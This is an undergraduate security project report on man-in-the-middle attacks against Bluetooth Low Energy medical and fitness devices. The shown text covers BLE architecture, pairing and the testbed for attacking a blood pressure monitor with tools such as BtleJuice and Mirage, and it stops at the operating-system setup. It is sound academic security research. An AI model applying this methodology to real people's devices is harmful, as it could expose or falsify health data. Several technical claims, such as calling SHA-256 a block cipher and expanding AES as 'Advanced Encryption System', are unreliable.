Final Year Project Report

Full Unit – Interim Report

The Man in the Middle (MITM) attack on the Bluetooth medical and fitness devices

Benjamin Cook

A report submitted in part fulfilment of the degree of

BSc (Hons) in Computer Science with Information Security

Supervisor: Dr Salaheddin Darwish


Department of Computer Science

Royal Holloway, University of London

Table of Contents

List of Figures

Word Count: 15046

Signed: 

Abstract

Nowadays Bluetooth-enabled IoT technologies become a reality in which these technologies pervade all aspects of our daily life, especially in the healthcare and fitness domain. However, there are still concerns about the security of these technologies. This project aims to investigate and specifically address the security problem of a Man in the Middle Attack (MITM) targeting fitness IoT trackers and medical devices. The main reason for choosing this topic is due to the fact that these devices are widely available and becoming more and more popular. Medical devices and fitness trackers record, save and send very sensitive data about a person's health and their daily routines. This means that the devices must be protected at all costs because, if this data is captured or manipulated in any way, there could be grave consequences. The data can be both stored on the device itself and then uploaded to the cloud. If the data is backed up to the cloud and removed from the device, then it is more secured, and it becomes the responsibility of the companies that store it. We have seen over the years that they are very susceptible to attacks and I felt that I could carry out some research to find out why this is. I aimed to use a variety of tools such as BtleJuice and Mirage to exploit the vulnerabilities that I found in my experiments. By completing the attacks, I was able to see how easy it is to compromise the Bluetooth devices. This document is my final report in order to document my research findings and experiment outcomes.

Project Specification

The Man in Middle attack in the Bluetooth Medical and fitness devices

Aims: To investigate the Man in Middle attack in the context of Bluetooth-enabled medical or fitness IoT devices

Background: Bluetooth technology especially Bluetooth Low Energy (BLE) takes over the market of medical and fitness IoT devices. This is, as a result, offering affordable and convenient communication medium for those particular devices. However, since there are different versions of Bluetooth and each version is dependent upon the integrated hardware, this instigates many security concerns such as Man in Middle attack. It is important to test all Bluetooth version available on medical and fitness devices to check if they are prone to this type of attack.

Early Deliverables

1. A report describing architectural components of Bluetooth technologies and the Bluetooth usage medical and fitness domains
2. A design of the testing framework for running MITM attack on different Bluetooth-enabled devices
3. Experiment outcomes report

Final Deliverable

1. Design and develop experimental pent test approach
2. Complete report with findings

Chapter 1 – Introduction

1.1 Introduction

Fitness trackers and medical devices that run on Bluetooth connections are increasing in popularity and availability. This is because companies are making them more affordable and the connection is easy to understand for anyone with a basic understanding of technology. As the devices have different versions of Bluetooth, security becomes our primary concern. The data that they record is personal and should be kept for the user and their doctor. No third party should have access to this sensitive data. However, just like any other connected device, it is susceptible to hacking. In this instance, I will be researching into the Man in The Middle attack on these Bluetooth devices. It is important that all available Bluetooth versions are tested as they can show underlying security discrepancies.

1.2 Aims and Goals

In this section I will be explaining the overall aims and goals of my project. I had meetings with my supervisor every two weeks as he was able to help ensure the project was on track. In the first term the early deliverables were split up into three sections:

- **Architectural components**

This first term involved understanding the Bluetooth devices, architecture and security. This meant that a lot of research was involved. For this section, I looked through books, magazines and research papers to find information that I deemed relevant. Getting background knowledge was vital in understanding the architecture of the devices that I was attacking. The three areas I investigated are: Bluetooth types, Bluetooth architecture and Bluetooth Security.

With the types of Bluetooth, I looked into the difference and the important information on Classic Bluetooth and Bluetooth Low Energy. As classic Bluetooth has been mostly phased out, I focused on Low Energy, especially because the medical devices all use at least Bluetooth 4.0.

The Bluetooth architecture was very important for this project, so I researched it in some detail. This is because to be able to perform a MITM attack on the Bluetooth medical device, I needed to understand how it worked and how the connection took place.

The last architectural component that I investigated is Bluetooth Security. This was very important too, as I had to understand how the pairing and bonding worked. This would help me understand how I would go by sitting in on a Bluetooth Connection. Also, I had to learn about the security modes to find out which one the Bluetooth Blood pressure monitor was using. This would help me find out how hard it would be to perform the attack.

- **Testing Framework**

This was the second report. It is a short report which shows how to perform a MITM attack on the Bluetooth connection. It consists of a diagram and an explanation of how the attack works. It is not specific to the device being tested, as the experiments have not been fully completed. This is just a simple example of how I expected it to happen.

- **Software Engineering report**

The main proof of concept for my project is the outcomes of the completed experiments. First, I had to setup the Kali Linux environment. This was very important so that I could have access to a wide range of tools the distribution offers. There are many useful tools that I could use for spoofing, sniffing and

completing the Man in The Middle attack. The tools used for my experiments are both hardware and software.

The pieces of hardware used were an Ubertooth One and a Bluetooth dongle. The Ubertooth was very important as it is used to sniffing Bluetooth traffic whether Low Energy or Classic Bluetooth.

1.3 Project Motivations

Behind this project, there are two key motivations:

1.3.1 Stakeholder Motivation

At a stakeholder level, the motivation is to have protection to the sensitive data on Bluetooth medical devices. The experiments carried out on the blood pressure monitor should help find answers to these questions:

- *As the devices store personal data which should not be shared with anyone except a Doctor, can we rely on the security of these devices?*
- *Do all of these devices have the latest firmware and security protocols in place?*
- *How easy is it to perform a MITM attack on such a device?*
- *Can anyone capture the data, and do they have the ability to change it?*

Once all of these questions have been answered, we can understand whether Bluetooth technologies are well placed to be adopted and deployed in the medical device field.

1.3.2 Personal Motivation

At a personal level, this was a very interesting subject to choose for my project. My main motivation was that it would help me acquire new skills relevant to my chosen career path. These skills are highly transferable to the workplace and are making me more marketable. In particular, the scripting skills and experimentation skills are key in a cyber security technical applicant. In addition, this enabled me to further my knowledge of Bluetooth technologies and learn more about how the security works in detail. I also had the opportunity to improve my investigative skills, as many experiments needed to be carried out.

1.4 Literature Survey

In this section I am reviewing some relevant literature I read for this project.

There were two books which were the most important for this project as they explained all of the background on Bluetooth Low Energy. The first one was Getting Started with Bluetooth Low Energy [1]. This book has the aim of giving all of the basic information on BLE. It starts off by explaining what BLE is, it then states examples of devices that use it. The most relevant sections are Chapter 2, 3 and 4. These chapters are based on Protocol Basics, GAP and GATT, respectively. However, the downside of this book is that the information is very general and never focuses on a specific Bluetooth version.

The second important book was Bluetooth Low Energy: The Developer's Handbook [3]. This book is much more detailed. It is split into Controller, Host and Application. This is an efficient way to divide the book up as the reader is able to find relevant sections more easily. It also gives the book more structure.

I reviewed two different GitHub repositories. The first repository was on Blue Hydra [13]. This is a tool which I have used to find Bluetooth MAC addresses of the Application and Blood Pressure monitor. This repository has a step to step guide on installing and running the tool. It is very helpful and has troubleshooting for errors that may occur. However, the second repository which is for BtleJuice [14] lacked major details. It was also very unhelpful when falling into problems.

The blogs on Bluetooth Security [4] and [5] created by Kai Ren were extremely useful. These helped my understanding of the information surrounding protocols and key generation. These were both full of detail and a great support in my report writing stage.

The research paper by T. Melamed [9] is full of data and information. As this is a published paper it is clearly written with a professional standard. This was very important and helped me structure this report. The paper also breaks down each of the sections of Bluetooth security and then explains different attacks. One downside is that it gives a basic outline of many attacks and does not focus on any in detail.

1.5 Milestones

1.5.1 Reports

The first term was aimed at getting as much background knowledge as I could and also performing experiments to get a better understanding of the device I would be performing the MITM attack on. So that I could document my understanding and findings fully, I set milestones for how long each report would take. The table below shows how long each report took me to complete.




Figure 1. A screenshot of the first section of my Gantt chart




Figure 2. A screenshot of the second section of my Gantt chart

Report	Description
Bluetooth Report	This is a document which explains the architecture, security protocols and connection types of Bluetooth devices.
Testing Frameworks Report	This is a document which shows and explains a design of a testing framework for running a Man in The Middle attack on Bluetooth devices.
Experiments Report	This is a document which explains the experiments that I carried out over the course of the term to find out everything I could about the device and its connection. It also has the outcome of the MITM attack once I had carried it out in second term.
Professional Issues Report	This document has three parts. The first part describes an example of what happens when professional issues are not addressed correctly. The second part is a description of how an issue has affected the project. The last part is a description of a professional issue which arose in the project and its ethical or practical importance.

Figure 3. A table describing the reports

Most of the reports took the time that I allocated. However, the first report, which was the Bluetooth Report took longer than anticipated as I had underestimated how much research I needed to complete in that time frame. Especially because I kept on reading up throughout the term as more information kept on coming up when I researched into tools and other aspects of the MITM attack further on in the project.

In the second term, I updated the reports to show the progress of the project. I edited the Testing Frameworks and Experiments reports throughout the course of the project. I also used more tools in term 2 so this had to be documented.

1.5.2 Experiments

Experiments are the most important part of the project. These are the milestones:

- Setup Kali Linux environment
- Setup the application
- Create Data
- Find the Bluetooth Addresses
- Install the tools
- Try the tools out and see what they do
- Find the Security Mode
- Perform a Gattack
- Capture the data in the Bluetooth Connection
- Listen in on the data connection
- Change the data

The experiments section of the project took two terms which is twenty weeks.

Chapter 2 – Bluetooth Architecture

2.1 Bluetooth Introduction

Due to increasing hospital costs and examination costs, Bluetooth medical devices are more practical as they are a more affordable option. They can be monitored remotely so doctors can see if any medical problems occur. They are updated either to the cloud or to a Bluetooth enabled device. The internet of things brings everything together including wearable sensors, communication systems and mobile interfaces. This can be seen in several devices such as the Garmin watches, Apple watches and Fitbits.

2.2 Bluetooth Stack Layers

Below is a diagram showing the Bluetooth Stack Layers, this is similar to the diagram in the paper [11].




Figure 4. A diagram of Bluetooth Stack Layers [29]

The protocol has two types of layers: host layers and controller layers. In the Host layers you find:

- **Generic Access Profile (GAP)**

The GAP allows devices to work together. It sets guidelines on how BLE devices communicate together. The two mechanisms include broadcasting and connecting.

Broadcasting does not require devices to connect for data transfer [1]. There are two types of devices. The first is the broadcaster. This is a device which broadcasts advertising packets. The other is an observer. This listens to the data in those packets without needing a physical connection.

Connecting is when two devices connect and perform the handshake [19]. There are two roles used in the handshake. The first is a peripheral device. This sends an advertising packet for central devices to establish a connection. Once a connection is made, the broadcast is stopped [1]. The second is central. This is the device which initiates the connection with the peripheral device as advertising packets are sent [19].

- **Generic Attribute Profile (GATT)**

GATT describes how data is transferred once a connection is created between devices. Similar to GAP, there are two roles that devices may take. The client sends a request to the server [19]. It has the ability to either "read and write" or "read or write", [1] any attributes that it finds on the server. The server stores the attributes and when the request is made by the client, it makes them available.

- **Logical Link Control and Adaptation Protocol (L2CAP)**

This layer consists of two concepts. The L2CAP channel and L2CAP signalling command. It provides multiplexing between the higher-level layer protocols with the sole purpose of allowing an application to use the lower-layer links [3]. Devices that use Bluetooth classic use most of the features that are available with L2CAP. However, Bluetooth Low Energy devices use L2CAP as little as possible [1].

- **Attribute Protocol (ATT) [3]**

The Attribute Protocol specifies how a device transfers data. It is a low-level layer that identifies attributes about device discovery, reading and writing. The ATT protocol layer works with the GATT layer as the GATT layer listens out for any ATT requests and confirmations that a GATT client may send.

- **Security Manager (SM)**

The Security Manager Protocol is in charge of three tasks [3]. These are pairing, encryption and signing. It also allows applications to enforce specific security policies. This layer is connected to the L2CAP layer. Another important task for the SMP is the distribution of keys [1].

- **Host Controller Interface (HCI), on the Host side [1]**

The HCI is the interface that stands between the host and controller. It has two functions which are: sending and receiving commands to the controller and sending and receiving data from another device. The host interface is said to be both physical and logical. Defining the number of packet formats is the logical interface, whereas, the physical interface defines the packet transport.

In the controller layers you can find:

- **Host Controller Interface (HCI), on the Controller side**
    - **Link Layer (LL) [3]**

The Link Layer defines the information transmission between devices using a radio. The information contained in this transmission is the definition of the packet, advertising and the data channels. The procedures for discovering devices, broadcasting data and details about connections between devices are also defined.

    - **Physical Layer [3]**

Through my research I found that BLE has two different device addresses. The first way is a public address, this is where they are factory programmed and never change throughout the lifetime of the Bluetooth device in question. The other device address is random. Here the address is pre-programmed or can be generated at the runtime. Before a connection between two Bluetooth devices, scanning must be done. There are two different forms of scanning. The first is passive. In passive scanning the device listens in on the advertising packets without the advertiser ever knowing that the scanner received the packets. The other way of scanning is called active. Here a scan request packet is sent after receiving an advertising packet. The advertiser would respond to this request once it had been received.

There are three security procedures when trying to connect devices via Bluetooth. The first is the pairing. In this mode, a temporary security encryption key is generated. This key is common between both devices. It is not stored on either of the devices, so it is not reusable. The second mode is bonding. This is where the devices go through pairing followed by the generation and exchange of permanent keys. By going through this stage, the devices do not need to pair again. The last mode is encryption re-establishment. Here once the bonding is successful, the keys could be stored on both sides of the connection. If this does happen, the procedure of how to use the keys, is used to re-establish the connection.

2.3 Bluetooth Connection

The communication between two devices or a device and an application usually has five steps. The first step is when the device broadcasts an advertisement. The second stage consists of the mobile phone scanning for advertising packets. In the third step the packet is received, and the mobile device stops scanning for packets. Then the phone will initiate a connection with the first device. The fourth step is where the phone will look for any services that are available for the connection. In the final step, the two devices send and receive information and if a physical connection is required, one will be created.

2.4 Bluetooth Security Modes

In Bluetooth, there are security measures in place to protect the connection. There are four security modes [2]:

1) Security mode 1:

This is an insecure mode. There is no authentication or encryption in this security mode so it is possible that the device could be hacked. This is useful for short-range devices as it is easy to connect; however, it is only good if there are no other devices around.

2) Security mode 2:

In this security mode there is a security manager which is in place to control the specific services and devices. Authorisation is used in this security mode, and with this, we can determine which devices have access to certain services.

3) Security mode 3:

This mode is where the Bluetooth device initiates the security procedures. Once these have been initiated the link can be established. All connections with this security mode use authentication and encryption. These processes use a shared security key between the devices as soon as the pairing has been completed.

4) Security mode 4:

In this security mode, the security procedures are invoked once the link has been created. Secure Simple Pairing uses Elliptic Curve Diffie Hellman techniques for both key generation and key exchange.

2.5 Security Mode 4

For Security Mode 4, the security uses SHA-256 as a hashing algorithm and AES-CCM [9] for encryption then SSP for key generation [10].

2.5.1 SHA-256

SHA-256 is a hash algorithm. It is part of Secure Hash Algorithm 2 and is computed with a 32-bit word, compared to SHA-512 which is computed with a 64-bit word. It is similar to the SHA-1; however, this time it has a 256-bit block cipher. This cipher uses Davies-Meyer mode to build the compression function [18]. This means that n = 256 and k = 512. It uses 64 rounds which uses 8 sets of 32-bit words which use simple operations. The slides written by Carlos Cid [18] state that SHA-2 is slower than SHA-1 when running on a CPU at 150MB/s whereas SHA-1 is at 200MB/s.

2.5.2 AES-CCM [8]

In Bluetooth Low Energy, a cryptographic block is used for generating keys and encrypting the connection. The encryption used is called AES which stands for Advanced Encryption System. AES is a block cipher which uses a function and takes a key and a plaintext and outputs the ciphertext. The specific version used is AES-128.

CCM mode is a cryptographic block cipher used for encrypting data in Bluetooth Low Energy. It is Counter mode with CBC-MAC. This uses the same mechanism as MtE which is MAC-then-Encrypt. This takes the message and uses two block cipher encryption operations. The first is a CBC-MAC and the second is the CTR mode encryption.




Figure 5. An AES-CCM diagram

2.5.3 Secure Simple Pairing

SSP uses elliptic curve cryptography, where a PIN is used for authentication [17]. Large random generated numbers are used by SSP for the encryption for the Link Key calculation. The documentation states that the possible number of keys is no longer limited to 2^{128} possibilities [17]. The elliptic curve cryptography helps establish a Diffie-Hellman key for the two devices. Both devices have their own SSP private key and public key. The public key is transmitted from one device to the other and can be intercepted by an attacker, whereas the private key stays private.

2.6 Pairing

The main aim of pairing is to establish the keys that will be used to create a link between two devices [15]. These keys are shared by both devices and they may be stored for later use. They are necessary for encrypting the connections and reconnections. There are three phases in pairing [4]:

1. Pairing Feature Exchange
2. Short Term Key Generation (LE legacy pairing)
3. Long Term Key Generation (LE Secure Connections)

Phase 1 Pairing Feature Exchange [4]

In pairing the devices exchange their specific security features. These include an Out-Of-Band (OOB) Data flag bit, protection against Man-in-The-Middle attacks, a Low Energy Secure connection indicator bit and IO capabilities. The devices will share the pairing information when the initiator sends a Pairing Request and the responder sends a Pairing Response packet.

Phase 2 Key Generation [5]

Once the feature exchange is complete, the two devices choose the key generation they will use in the next phases. For LE Legacy pairing, there are three individual methods: Just Works, Passkey and Out-of-Band.

For LE secure Connection, the three methods are used as well as Numeric Comparison.

How they choose the generation method:

- Step 1: The SC bit from the pairing feature exchange is checked. If the bit is "1" on both sides, a secure connection is used, and it will move onto step 2. If this is not the case, LE legacy pairing is used, and Step 3 is initiated.
- Step 2: If the connection is LE SC, the matrix below will be followed

		Initiator			
		OOB Set	**OOB Not Set**	**MITM Set**	**MITM Not Set**
Responder	**OOB Set**	Use OOB	Use OOB		
	OOB Not Set	Use OOB	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Figure 6. A diagram showing the matrix of LE Secure Key Generation [5]

- Step 3: If the connection is LE Legacy pairing, the matrix below will be followed:

		Initiator			
		OOB Set	**OOB Not Set**	**MITM Set**	**MITM Not Set**
Responder	**OOB Set**	Use OOB	Check MITM		
	OOB Not Set	Check MITM	Check MITM		
	MITM Set			Use IO Capabilities	Use IO Capabilities
	MITM Not Set			Use IO Capabilities	Use Just Works

Figure 7. A diagram showing the matrix of LE Legacy Pairing Key Generation [5]

- Step 4: Once the connection is identified, the IO capabilities mapping is used to decide the appropriate method to be used.

	Initiator				
Responder	**Display Only**	**Display Yes/No**	**Keyboard Only**	**NoInput/ NoOutput**	**Keyboard Display**
Display Only	Just Works [16]	Just Works	PassKey [16]	Just Works	Passkey
Display Yes/No	Just Works	Just Works	PassKey	Just Works	PassKey
		Numeric Comparison [16]			Numeric Comparison
Keyboard Only	PassKey	PassKey	PassKey	Just Works	PassKey
NoInput/ NoOutput	Just Works	Just Works	Just Works	Just Works	Just Works
Keyboard Display	PassKey	PassKey	PassKey	Just Works	PassKey
		Numeric Comparison			Numeric Comparison

Figure 8. A table showing the mapping of IO capabilities [5]

Legacy Pairing Passkey Entry [6]:

With legacy pairing, a Temporary key is created by both devices.

If one of the devices has display capabilities a random passkey between "000000" and "999999" is generated. The other device will be required to input the value with their keyboard.

If neither of the devices has a display but are "keyboard only". The users will be required to assure that the passkeys match.

Once the TK is ready, both devices generate a 128-bit random number. For the initiating device, it is called a *Mrand* which stands for ("master random"). For the responding device, it is called a *Srand* which is ("slave random").

Mconfirm and *Sconfirm* 128-bit values are created from the function c1. This function takes multiple parameters which include:

- The Temporary Key
- *Mrand* for *Mconfirm* or *Srand* for *Sconfirm*
- The pairing request
- The pairing response
- The initiating device address and type
- The responding device address and type

Once these values are created, the Mconfirm is transmitted from the initiating device to the responding device. The responding device then sends the Sconfirm back. This only happens if the Mconfirm values match. The responding device verifies the Mconfirm and Sconfirm values through the same calculations as for Mrand and Srand respectively.

If the Sconfirm values match, the initiating device calculates the STK and the Controller is told to enable encryption.

LE Secure Connection [7]:

The same processes for TK are followed. Then once the connection authentication process of the two devices is complete, a Long-Term Key is created. This is used to encrypt the link between the two. It is also used for the reconnection of both devices.

2.7 Bluetooth Versions [21]

Over the years Bluetooth has evolved from the simple Bluetooth 1.0 to the more secure Bluetooth 5 we use today. Below is a timeline of the evolution of the versions being released over the years:




Figure 9. A timeline showing the evolution of Bluetooth

Bluetooth Version	**Detail**
Bluetooth 1	This is the first Bluetooth version released in 1999. It was full of problems and deployment stalled progression. The connection was very slow with a maximum of 1 Mbps. This is not seen on any devices we use nowadays, and it is only seen on devices found in museums. As you can see there are three revisions of the first generation.
Bluetooth 2	In 2004 the second generation of the Bluetooth was released. This had an Enhanced Data Rate which meant that data transfer speeds were increased to up to 3 Mbps.
Bluetooth 3	In 2009 the third interaction of the Bluetooth generations was rolled out. This is Bluetooth 3 + HS (High Speed). It was branded as High-Speed as it has speeds of up to 24 Mbps. This is because it runs over the same medium as Wi-Fi.
Bluetooth 4	In 2010 Bluetooth 4 was released. It was introduced as a low-power connection called Bluetooth Low Energy. BLE is branded as Bluetooth Smart.
Bluetooth 5	Bluetooth 5 was released in 2016 as it is more robust and has an increased range from 50 to 200 meters.

Figure 10. A table describing the Bluetooth versions

2.8 Integrity Check

2.8.1 Checksum

Checksum is an integrity check which uses a string of numbers and letters to check the validity of the data [28]. If data is tampered in any way by an attacker, the data will be thrown out.

Checksum is created when put through a hash algorithm. The most common algorithms are MD5, SHA-1, SHA-256 and SHA-512. No matter the size of the file or data that is hashed, the checksum outputted is always the same length [28]. Any discrepancy in the data creates very different checksums.

Any data that is intercepted, modified or sent by an attacker is unlikely to be accepted by the devices. This is because the checksum of the original will not match the new data. Data integrity is essential in any Bluetooth connection so that no third party could view sensitive and personal data. It is also important to keep connections protected and encrypted so checksum can help prevent any data manipulation.

2.8.2 CRC

CRC stands for Cyclic Redundancy Check. This is a checksum algorithm which uses binary division to complete the integrity check. This is also called polynomial code checksum.

In CRC, the data is seen to be a binary bitstream. This is then divided by a fixed binary number and the remainder of this division is the checksum value used for the integrity check [29]. The binary numbers are treated as polynomials. Polynomial division is then completed on the data value and the answer is the value for the checksum. The remainder is the CRC value and is also sent to the receiver with the data.

For verification, there are two methods [29]. The first is where the device will compute the CRC and compare both values if they are the same then the value is unchanged and accepted. The second method involves appending the CRC value and the original value. The receiver then works out the CRC value from this value. If the CRC is 0, the data packet is untampered with and has been successfully transmitted [29].

2.9 Bluetooth Man in The Middle

In theory, a man in the middle attack involves an attacker having two different behaviours:

- Passive attack: this involves listening in on the connection
- Active attack: this involves breaking the original connection between the device and the application and pretending to be both devices.

In Bluetooth, the Man in The Middle concept is slightly different. The initial concept is more complicated in the Bluetooth Low Energy. Here the attacker uses two components that work together [9]. The first creates a dummy device which pretends to be the original and connects to the application. The second creates a dummy application and connects to the device. When the new connections occur, there is no longer a direct communication between the original device and the application. This means that a protocol has to be used between the two dummies. This protocol is the WebSocket. According to T. Melamed [9]: this protocol enables a two-way communication between the two hosts. One host runs code within its own environment [9] whereas the other host opts-in to the code's connection.




Figure 11. a diagram showing a MITM attack in Bluetooth [9]

Figure 11 shows the Man in The Middle attack model and if it is successful, the attacker can run any code that they write. This code can modify settings and behaviours of the devices in the connection that it has intercepted.

2.10 Bluetooth-enabled gadget examples:

There are different types of devices which make use of the Bluetooth technologies for communication, Home appliances, mobile devices, fitness, etc. As our focus in this project is medical devices, there are the following examples:

- **Pacemaker and insulin pumps:**

According to CBS This Morning, no incidents have been reported to have taken place which compromise the integrity of any Bluetooth medical devices. All the devices they have tried to attack have been unsuccessful in preventing it from occurring. The devices all seem to be manufactured by Medtronic, who do not want to update firmware to protect any vulnerabilities.

- **Fitness trackers:**

Fitness trackers gather very sensitive data about a person's daily habits. You may think these devices are harmless; however, these trackers collect data about daily routines: when someone goes for a run, when they go for a walk, the device's location, the user's sleeping pattern and the persons heartrate. If an attacker was able to intercept any of this data, there could be grave consequences. For example, by knowing when the owner of the device goes for a run or is sleeping, they know when the best time is to rob their house. With this data, they could also alter the heartrate and sleeping data which could show or hide that the user has medical issues and these could go undiagnosed.

- **Thermometer**

Thermometers collect important data about users' temperature, this could be recorded in the ear or on the forehead. A person's temperature is very important as it could help find underlying illnesses. Take the Corona Virus for example, if your temperature is above 38 degrees Celsius it could show that you have it. If the data is modified by an attacker then a user could not know that that have a fever.

- **Scales**

If a person's weight is recorded by Bluetooth scales, it could be susceptible to attacks. By modifying weight data, the user could be given a false sense of their weight as it could be changed up or down. This could result in problems as they could not realise they may have an illness, or they could not be happy with their weight. As a consequence, modifying weight data could be very dangerous for a user.

Chapter 3 – Testing Framework

In this section I will be explaining the hardware and software components required in the project. Each of these are needed to carry out experiments on the connection and to perform a successful Man in The Middle.

3.1 Hardware

In order to conduct experiments and a Man in The Middle attack, it is important to set up the testbed.

3.1.1 Specification

To perform the Man in The Middle attack, a range of hardware was required. The first device I used, was my laptop. This is a HP Spectre which has:

- 512GB SSD
- Intel i7-7500U CPU
- 8GB Memory

Figure 12. An image showing the laptop I used

The device that I experimented on was the Koogeek KP-BP1. This is a Bluetooth Wrist Blood pressure cuff. It has a memory for 99 sets of measurement data which can be uploaded to the supporting application via a Bluetooth Connection.

Figure 13. An image of the Blood Pressure Monitor

3.1.2 Ubertooth [12]

A Bluetooth sniffer was required to perform the attack and to use various tools to their full potential. Below is the Ubertooth One by Great Scott Gadgets. The Ubertooth One is a Bluetooth Low Energy Sniffer which has open source software. It is also able to sniff data from Bluetooth Classic connections. The Ubertooth One is a second revision of the Ubertooth which came out in 2011. The GitHub repository with the firmware and tools can be found on: https://github.com/greatscottgadgets/ubertooth

This is the Ubertooth by Great Scott Gadgets that I used. The device is a packet sniffer which transmits and receives 2.4GHz [11] data. It has a USB A plug to be connected to a computer. The device has three connectors:

- Standard Cortex Debug Connector
- In-System Programming serial connector
- Expansion Connector: for inter-Ubertooth Connection, future proofing

On the end you can find an antenna which is connected to a RP-SMA connector. Other equipment could be connected to this port.




Figure 14. An image of the Ubertooth One

3.1.3 Dongle

As I used a virtual machine, to be able to connect to devices via Bluetooth and see all available Bluetooth devices, I required a Bluetooth 4.0+ dongle. Here you can see that I used the dongle with a USB-C hub to connect to my laptop. The dongle was essential for the tools which I used throughout the project. This included Blue Hydra, BtleJuice and Mirage. As the Virtual Machine did not use the onboard Bluetooth drivers for Windows, the dongle was needed. In addition, BtleJuice required two dongles to run the tool.

Figure 15. An image of the USB-C hub

3.2 Software

3.2.1 Operating System

First system

When starting the project, I was running Windows 10 professional as the host. This of course did not have the ability to run any of the tools as they were created to be used on Linux distributions. Therefore, I used a Kali Linux virtual machine. I chose Kali Linux because it had a wide range of tools to perform penetration testing as well as all the usual Linux capabilities.

